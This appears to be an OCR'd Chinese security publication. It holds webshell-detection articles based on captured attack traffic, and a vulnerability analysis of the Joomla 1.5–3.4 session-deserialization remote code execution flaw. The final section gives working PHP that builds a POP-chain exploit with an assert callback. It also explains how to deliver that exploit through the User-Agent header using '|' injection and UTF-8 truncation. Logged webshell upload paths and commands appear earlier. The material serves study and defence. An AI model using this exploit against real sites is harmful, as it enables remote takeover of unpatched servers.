User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36
Content-Type: application/x-www-form-urlencoded
DNT: 1
Referer: http://192.168.80.101/7394316867fbf40088309b5150e77721.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: adminer_version=0; pass=fb621f5060b9f65acf8eb4232e3024140dea2b34; cwd=C%3A%5Cwamp%5Cwww%5C

dbType=mysql&dbHost=localhost&dbUser=root&dbPass=&dbPort=3306HTTP/1.1 200 OK
Date: Wed, 11 Nov 2015 14:52:11 GMT
Server: Apache/2.4.9 (Win64) PHP/5.5.12
X-Powered-By: PHP/5.5.12
Cache-Control: no-cache
Pragma: no-cache
Transfer-Encoding: chunked
Content-Type: text/plain
```

图 3-3-3

（1）对 webshell 的访问特征（IP/UA/Cookie)、payload 特征、path 特征、时间特征等进行关联分析，以时间为索引，还原攻击事件，如图 3-3-4.

	time	type	domain	url
47	2013-06-20 10:20:59	G	e.sjtu.edu.cn	/UserFiles/Image/1.asp;1(1).jpg
48	2013-06-20 10:21:03	G	e.sjtu.edu.cn	/UserFiles/1.asp;1(1).jpg
49	2013-06-20 10:21:08	G	e.sjtu.edu.cn	/UserFiles/File/1.asp;1(1).jpg
50	2013-06-20 10:21:14	G	e.sjtu.edu.cn	/UserFiles/Image/1.asp;1(1).jpg
51	2013-06-20 10:21:27	G	e.sjtu.edu.cn	/UserFiles/1.asp;1(1).jpg
52	2013-06-20 10:21:32	G	e.sjtu.edu.cn	/UserFiles/1.asp;1(1).jpg
53	2013-06-20 10:21:37	G	e.sjtu.edu.cn	/UserFiles/File/1.asp;1(1).jpg
54	2013-06-20 10:21:42	G	e.sjtu.edu.cn	/UserFiles/Image/1.asp;1(1).jpg
55	2013-10-16 15:09:47	G	scwr.sjtu.edu.cn	/admin/upload.asp?fuptype=db&fupname=akt.asp;.asp&frmname=akt.asp
56	2013-09-30 10:19:36	G	scwr.sjtu.edu.cn	/admin/upload.asp?fuptype=db&fupname=akt.asp;.asp&frmname=akt.asp
57	2013-06-07 16:35:19	G	sjtu.edu.cn	/a.asp;a.jpg
58	2013-06-07 16:35:19	G	sjtu.edu.cn	/1.asp;1.jpg
59	2013-06-07 16:35:19	G	sjtu.edu.cn	/1.asp;.jpg
60	2013-06-07 16:35:19	G	sjtu.edu.cn	/1.asp;jpg

图 3-3-4

（2）基于异常的 HTTP 请求

Webshell 总有一个 HTTP 请求，如果在网络层监控 HTTP 请求（没有监控 Apache/IIS 日志），有一天突然出现一个新的 PHP 文件请求或者一个平时是 GET 请求的文件突然有了 POST 请求，还返回的 200，这里就有问题了。

三 基于沙箱技术的行为特征分析

我们知道中间件需要由某个系统账户来完成启动，所有的 WEB 脚本文件都通过中间件来完成相应的动作，通过监视系统进程和 SQL 查询被中间件使用的情况就可以初步的确定在网站中 Webshell 的存在并且正在运行。

再通过中间件来确定最终发起操作的具体脚本文件就可以完成达到最终检测、发现 Webshell 的目的。

本部分笔者了解有限，就简单的列举出来几条发现具体 Webshell 的方法。

（1）数据库层面检测：通常一个正常的网站所有的数据库操作都通过统一的 API 来进行的，如果某个脚本文件通过另一种方式来尝试操作数据库的话就可以追踪到这个具体的文件；

（2）中间件层面检测：通过第三方的定制化插件来和中间件结合能够实现对发起操作的脚本文件的检测；

（3）系统层面行为检测：webshell 起来如果执行系统命令的话，会有进程。比如 Linux 下就是 nobody 用户起了 bash，Win 下就是 IIS User 启动 cmd，这些都是动态特征。

四 下片导言

基于流量，通过对 payload 的分析发现 webshell 的攻击行为，笔者会通过实际的环境进行抓包分析，并将原始的数据表以及分析的过程和结果进行总结。

请见后续《Webshell 安全检测篇（4）-基于流量的 webshell 分析样例》

（连载中）责任编辑：left

第4节 Webshell 系列（4）-基于流量的 webshell 分析样例

作者：守望者实验室

来自：守望者实验室

网址：https://watcherlab.com/

1 “大马”典型操作

经过前面多篇文章的全面介绍想必大家对如何检测 Webshell 都有了一定的认识，今天我们一起探讨一下如何从网络流量中去实际的检测和发现 Webshell 的。

我们知道“大马”的目的就是为了提权以及控制。常见的“大马”一般都是功能较多结构也较为复杂的，“单一文件实现众多功能”是“大马”的设计目的之一，一方面大在功能，另一方面大在体积。在形形色色的“大马”中不难总结其中典型的功能，如图 3-4-1.




图 3-4-1

文件操作：上传、下载、编辑、删除；

数据库操作：连接数据库、脱库、插入数据；

命令执行：提交自定义命令、“大马”预制命令。

当然通常讲的“大马”的功能远不止，但我们将讨论在流量中如何发现这三种功能被攻击者操作进而发现 Webshell 的。

2 典型操作之流量 Payload

2.1 文件操作

让我们来进行一个简单的提权工具的上传的操作，如图 3-4-2.




图 3-4-2

在文件成功发送之后我们来看一下在服务器端我们从网络流量中抓取的记录，如图 3-4-3

```
POST /php/29c607c65dee7ee1e35497b59757a091.php?eanver=upfiles HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Referer: http://192.168.31.237/php/29c607c65dee7ee1e35497b59757a091.php?eanver=upfiles
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
Content-Type: multipart/form-data; boundary=----------------------------7df1e5e803da
Accept-Encoding: gzip, deflate
Host: 192.168.31.237
Content-Length: 676441
DNT: 1
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: PHPSESSID=9vpqser1p60bhm5g401541frb7

----------------------------7df1e5e803da
Content-Disposition: form-data; name="uppath"

C:/wamp/www/PHP/
----------------------------7df1e5e803da
Content-Disposition: form-data; name="tankNo"

on
----------------------------7df1e5e803da
Content-Disposition: form-data; name="upfile[]"; filename="pr.exe"
Content-Type: application/octet-stream
```

图 3-4-3

紧接着我们从流量中看一下服务器返回的包的内容，如图 3-4-4

```
HTTP/1.1 200 OK
Date: Mon, 23 Nov 2015 11:31:14 GMT
Server: Apache/2.4.9 (Win64) PHP/5.5.12
X-Powered-By: PHP/5.5.12
Content-Length: 2752
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=gb2312
```

图 3-4-4

通过抓取实际的网络流量来获取一对 Payload 他们分别出现在访问请求中和服务器返回的数据中：

```
Request Payload：POST|upfiles|pr.exe
Return Payload：200
```

通过上述 Payload 我们就可以大概总结出以下结论：

该服务器可能已经被入侵并且被成功上传 Webshell 后门，攻击者正在尝试利用 Microsoft Windows RPCSS 服务隔离本地权限提升漏洞(MS09-012)漏洞进行提权，也意味着该服务器可能已经有很长未安装过系统安全补丁。

2.2 数据库操作

再来看一个真实的操作 MySQL 数据的一个例子，如图 3-4-5

图 3-4-5

同样的在服务器上通过抓包工具获取的流量信息如下，如图 3-4-6

```
POST /php/9dc815f54b5369d281a89f2ed7a52bc7.php HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Referer: http://192.168.31.237/php/9dc815f54b5369d281a89f2ed7a52bc7.php
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 192.168.31.237
Content-Length: 135
DNT: 1
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: adminer_sid=e79th43d4ag0vgicm3ihuv3j30; visitz=0; visits=0; m_eanver
adminer_version=4.2.3; PHPSESSID=9vpqser1p60bhm5g401541frb7

auth%5Bdriver%5D=server&auth%5Bserver%5D=localhost&auth%5Busername%5D=root&a
```

图 3-4-6

服务器返回的流量信息也一并拿出来如图 3-4-7，图 3-4-8

```
root&auth%5Bpassword%5D=&auth%5Bdb%5D=mysql&auth%5Bpermanent%5D=1
```

图 3-4-7

```
GET /php/9dc815f54b5369d281a89f2ed7a52bc7.php?server=localhost&username=root&db=mysql HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Referer: http://192.168.31.237/php/9dc815f54b5369d281a89f2ed7a52bc7.php
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
Accept-Encoding: gzip, deflate
Host: 192.168.31.237
Connection: Keep-Alive
Cache-Control: no-cache
DNT: 1
Cookie: adminer_sid=jvuj2lgdiumv0ci8bn31rr73f7; adminer_permanent=c2VydmVy-bG9jYWxob3N0-cm9vdA%
m_eanverport=3306; m_eanveruser=root; s_self=%3F; adminer_version=4.2.3; PHPSESSID=9vpqser1p60b

HTTP/1.1 200 OK
```

图 3-4-8

可以看到在一个连接数据库的操作过程中流量中也产生了众多的 Payload，简单的将 POST 数据进行 URL 解码可以看的更明显一些：

```
auth[driver]=server&auth[server]=localhost&auth[username]=root&auth[password]=&auth[db]=mysql&auth[permanent]=1
```

再来分析一下 Payload 对：

```
Request Payload：POST|localhost|root|mysql
Return Payload：localhost|root|mysql|200|*.sql|user
```

通过上述成对的 Payload 可以分析出以下结论：

攻击者正在试图访问 MySQL 数据库并且访问了 mysql 库中的表信息攻击者可以将该 mysql 库中的表到导出.sql 文件

2.3 命令执行

最后我们来看一个命令执行的操作过程，如图 3-4-9

```
<a href="9dc815f54b5369d281a89f2ed7a52bc7.php?server=localhost&amp;usernam
href="9dc815f54b5369d281a89f2ed7a52bc7.php?server=localhost&amp;username=r
构'>time_zone_transition</a><br>
<a href="9dc815f54b5369d281a89f2ed7a52bc7.php?server=localhost&amp;usernam
href="9dc815f54b5369d281a89f2ed7a52bc7.php?server=localhost&amp;username=r
构'>time_zone_transition_type</a><br>
<a href="9dc815f54b5369d281a89f2ed7a52bc7.php?server=localhost&amp;usernam
href="9dc815f54b5369d281a89f2ed7a52bc7.php?server=localhost&amp;username=r
<script type='text/javascript'>
var jushLinks = { sql: [ '9dc815f54b5369d281a89f2ed7a52bc7.php?server=loca
general_log|help_category|help_keyword|help_relation|help_topic|innodb_ind
proxies_priv|servers|slave_master_info|slave_relay_log_info|slave_worker_i
time_zone_transition|time_zone_transition_type|user)\b/g ] };
jushLinks.bac = jushLinks.sql;
jushLinks.bra = jushLinks.sql;
jushLinks.sqlite_quo = jushLinks.sql;
jushLinks.mssql_bra = jushLinks.sql;
</script>
</div>
```

图 3-4-9

检查服务器端获取到的流量数据，如图 3-4-10

图 3-4-10

检查服务器返回的流量可以得到如下数据，如图 3-4-11，图 3-4-12

```
POST /php/0dcbe4048a94e115fab3ee73722b2322.php?act=cmd HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Referer: http://192.168.31.237/php/0dcbe4048a94e115fab3ee73722b2322.php?act=cmd
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 192.168.31.237
Content-Length: 18
DNT: 1
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: visitz=1; visits=0; adminer_version=4.2.3; m_eanverhost=localhost; m_ean
b374k=fb621f5060b9f65acf8eb4232e3024140dea2b34; PHPSESSID=9vpqser1p60bhm5g40154l

cmd=whoami&precmd=
```

图 3-4-11


```
HTTP/1.1 200 OK
Date: Mon, 23 Nov 2015 14:24:06 GMT
Server: Apache/2.4.9 (Win64) PHP/5.5.12
X-Powered-By: PHP/5.5.12
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalida
Pragma: no-cache
Content-Length: 1330
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

图 3-4-12

在这个案例中攻击者向服务器发送了一条查看当前权限的命令 ,服务器在获得指令后运行并将结果通过响应主题反馈给攻击者。我们来分析一下 Payload：

Request Payload：POST|act=cmd|cmd=who|precmd Return Payload：200|net authority\\\|system

通过上述总结的 Payload 可以得出以下结论：

服务器已经被入侵 ,攻击者试图向服务器发送查询中间件运行时所用操作系统权限并获得了满意的结果，接下来这台服务器的悲惨的结局可想而知。

相对于一句话 Webshell 管理工具而言“大马”在访问过程中的 Payload 相对来说比较简单也更显而易见，在检测的时候也相对容易一些，但是凡事没有绝对，经过加密和预制命令的 Webshell 来讲也完全可以逃脱上述 Payload 检测过程。

（连载中）责任编辑：left

第5节 Webshell 系列（5）-Webshell 之“看见”的能力分析

作者：守望者实验室

来自：守望者实验室

网址：https://watcherlab.com/

1 webshell 的典型攻击序列图

图 3-5-1 是一个典型的 webshell 的攻击序列图，利用 web 的漏洞，获取 web 权限，上传小马，安装大马，然后远程调用 webshell，执行各种命令，以达到获取数据等恶意目的




图 3-5-1

2 从 kill chain 来分析各阶段“看见”能力

从 kill chain 来看 ,靠采集系统自身的流量的技术手段 ,在前两个阶段 Reconnaissance、Weaponise 这两个阶段是很难看到行为。(结合威胁情报可以更大范围的看到这两个阶段的信息)，基于流量的 payload 分析技术可以在 Delivery、Exploit、Installation、Command &Control (C2)、Action 这几个阶段都能看到攻击行为，如图 3-5-2.

图 3-5-2

Rsa 的一段分析材料，对看见能力做了便利的说明。并针对基于流量的分析手段与传统的 IDS\IPS\SIEM 做了对比，如图 3-5-3




图 3-5-3

3 从防护方的“安全对抗”能力视角看

安全防护能力分几个等级，如图 3-5-4

图 3-5-4

Detect: Can you see/find it?（能否检测到攻击）
Deny: Can you stop it from happening? （能否避免遭受攻击）
Disrupt: Can you stop it while it’s happening?（能否阻止正在进行的攻击）
Degrade: Can you make it not worth it?（能否让攻击者觉得攻击不值得，降低其攻击级别）
Deceive: Can you trick them [the adversary]?（能否诱骗或重定向攻行为）

Destroy: Can you blow it up? （能否摧毁攻击者）

针对 web 的安全防护能力手段总结如图 3-5-5

阶段	Detec	Deny	Disrupt	Degrade	Deceive	Destroy
web相关防护手段	webshell分析引擎 NIDS	WAF云防护	WAF	主动防御/流量重定向	honeypot	反制攻击者

图 3-5-5

4 Webshell 的检测的三种手段

从安全防护能力看，检测是第一位的能力，webshell 的检测主要有以下几种方式：

（1）基于流量的 webshell 检测引擎

方便部署，通过流量镜像直接分析原始信息。

基于 payload 的行为分析，不仅对已知 webshell 进行检测，还能识别出未知的、伪装性强的 webshell。

对 webshell 的访问特征（IP/UA/Cookie)、payload 特征、path 特征、时间特征等进行关联分析，以时间为索引，还原攻击事件。

（2）基于文件的 webshell 分析引擎

检测是否包含 webshell 特征，例如常用的各种函数。

检测是否加密（混淆处理）来判断是否为 webshell。

文件 hash 检测，创建 webshell 样本 hashing 库，进行对比分析可疑文件。

对文件的创建时间、修改时间、文件权限等进行检测，以确认是否为 webshell

沙箱技术，根据动态语言沙箱运行时的行为特征进行判断

（3）基于日志的 webshell 分析引擎

支持常见的多种日志格式。

对网站的访问行为进行建模，可有效识别 webshell 的上传等行为。

对日志进行综合分析，回溯整个攻击过程。

三种检测方式，基于文件的检测，很多时候获取样本的部署成本比较高，同时仅仅靠样本无法看到整个攻击过程。基于日志的有些行为信息在日志中看不到，总体来说还是基于“流量”的看到的信息最多，也能更充分的还原整个攻击过程。

（全文完）责任编辑：left

第四章 漏洞月报

第1节 Joomla 远程代码执行漏洞分析

作者：phith0n

来自：乌云知识库

网址：http://drops.wooyun.org/

说一下这个漏洞的影响和触发、利用方法。这个漏洞影响 Joomla 1.5 to 3.4 全版本，并且利用漏洞无需登录，只需要发送两次数据包即可（第一次：将 session 插入数据库中，第二次发送同样的数据包来取出 session、触发漏洞、执行任意代码），后果是直接导致任意代码执行。

0x00 漏洞点 —— 反序列化 session


这个漏洞存在于反序列化 session 的过程中。

漏洞存在于 libraries/joomla/session/session.php 中，_validate 函数，将 ua 和 xff 调用 set 方法设置到了 session 中（session.client.browser 和 session.client.forwarded）

```
protected function _validate($restart = false)
    {
        ...

        // Record proxy forwarded for in the session in case we need it later
        if (isset($_SERVER['HTTP_X_FORWARDED_FOR']))
        {
            $this->set('session.client.forwarded', $_SERVER['HTTP_X_FORWARDED_FOR']);
        }

        ...
        // Check for clients browser
        if (in_array('fix_browser', $this->_security) && isset($_SERVER['HTTP_USER_AGENT']))
```

```
{
    $browser = $this->get('session.client.browser');

    if ($browser === null)
    {
        $this->set('session.client.browser', $_SERVER['HTTP_USER_AGENT']);
    }
    elseif ($_SERVER['HTTP_USER_AGENT'] !== $browser)
    {
        // @todo remove code: $this->_state = 'error';
        // @todo remove code: return false;
    }
```

最终跟随他们俩进入数据库，session 表：



正常情况下，不存在任何问题。因为我们控制的只是反序列化对象中的一个字符串，不会触发反序列相关的漏洞。 但是，因为一个小姿势，导致后面我们可以控制整个反序列化对象。

0x01 利用|字符伪造，控制整个反序列化字符串

首先，我们需要先看看@Ryat 老师的 pch-013：


https://github.com/80vul/phpcodz/blob/master/research/pch-013.md

和 pch-013 中的情况类似，joomla 也没有采用 php 自带的 session 处理机制，而是

用多种方式（包括 database、memcache 等）自己编写了存储 session 的容器（storage）。

其存储格式为『键名 + 竖线 + 经过 serialize() 函数反序列处理的值』，未正确处理多个竖线的情况。

那么，我们这里就可以通过注入一个"|"符号，将它前面的部分全部认为是 name，而|后面我就可以插入任意 serialize 字符串，构造反序列化漏洞了。



但还有一个问题，在我们构造好的反序列化字符串后面，还有它原本的内容，必须要截断。而此处并不像 SQL 注入，还有注释符可用。 不知各位是否还记得当年 wordpress 出过的一个 XSS，当时就是在插入数据库的时候利用"%F0%9D%8C%86"字符将 mysql 中 utf-8 的字段截断了。

这里我们用同样的方法，在 session 进入数据库的时候就截断后面的内容，避免对我们反序列化过程造成影响。

0x02 构造 POP 执行链，执行任意代码

在可以控制反序列化对象以后，我们只需构造一个能够一步步调用的执行链，即可进行一些危险的操作了。 exp 构造的执行链，分别利用了如下类：

JDatabaseDriverMysqli

SimplePie

我们可以在 JDatabaseDriverMysqli 类的析构函数里找到一处敏感操作：

```
public function __destruct()
{
	$this->disconnect();
}
...
public function disconnect()
{
	// Close the connection.
	if ($this->connection)
	{
		foreach ($this->disconnectHandlers as $h)
		{
			call_user_func_array($h, array( &$this));
		}
		mysqli_close($this->connection);
	}
	$this->connection = null;
}
```

当 exp 对象反序列化后，将会成为一个 JDatabaseDriverMysqli 类对象，不管中间如何执行，最后都将会调用__destruct，__destruct 将会调用 disconnect，disconnect 里有一处敏感函数：call_user_func_array。

但很明显，这里的 call_user_func_array 的第二个参数，是我们无法控制的。所以不能直接构造 assert+eval 来执行任意代码。

于是这里再次调用了一个对象：SimplePie 类对象，和它的 init 方法组成一个回调函数 [new SimplePie(), 'init']，传入 call_user_func_array。 跟进 init 方法：

```
function init()
	{
		// Check absolute bare minimum requirements.
		if ((function_exists('version_compare') && version_compare(PHP_VERSION, '4.3.0', '<'))
|| !extension_loaded('xml') || !extension_loaded('pcre'))
		{
```

```
            return false;
        }
        ...
        if ($this->feed_url !== null || $this->raw_data !== null)
        {
            $this->data = array();
            $this->multifeed_objects = array();
            $cache = false;

            if ($this->feed_url !== null)
            {
                $parsed_feed_url = SimplePie_Misc::parse_url($this->feed_url);
                // Decide whether to enable caching
                if ($this->cache && $parsed_feed_url['scheme'] !== '')
                {
                    $cache = call_user_func(array($this->cache_class, 'create'), $this->cache_location,
call_user_func($this->cache_name_function, $this->feed_url), 'spc');
                }
```

很明显，其中这两个 call_user_func 将是触发代码执行的元凶。 所以，我将其中第二个 call_user_func 的第一个参数 cache_name_function，赋值为 assert，第二个参数赋值为我需要执行的代码，就构造好了一个『回调后门』。

所以，exp 是怎么生成的？给出我写的生成代码：

```
<?php
//header("Content-Type: text/plain");
class JSimplepieFactory {
}
class JDatabaseDriverMysql {
}
class SimplePie {
    var $sanitize;
    var $cache;
    var $cache_name_function;
    var $javascript;
    var $feed_url;
    function __construct()
    {
        $this->feed_url = "phpinfo();JFactory::getConfig();exit;";
        $this->javascript = 9999;
        $this->cache_name_function = "assert";
        $this->sanitize = new JDatabaseDriverMysql();
```

```
            $this->cache = true;
        }
}
class JDatabaseDriverMysqli {
        protected $a;
        protected $disconnectHandlers;
        protected $connection;
        function __construct()
        {
            $this->a = new JSimplepieFactory();
            $x = new SimplePie();
            $this->connection = 1;
            $this->disconnectHandlers = [
                [$x, "init"],
            ];
        }
}
$a = new JDatabaseDriverMysqli();
echo serialize($a);
```

将这个代码生成的 exp ,以前面提到的注入『|』的变换方式 ,带入前面提到的 user-agent 中即可触发代码执行。 其中，我们需要将 char(0)*char(0)替换成\0\0\0，因为在序列化的时候，protected 类型变量会被转换成\0*\0name 的样式，这个替换在源代码中也可以看到：

```
$result = str_replace('\0\0\0', chr(0) . '*' . chr(0), $result);
```

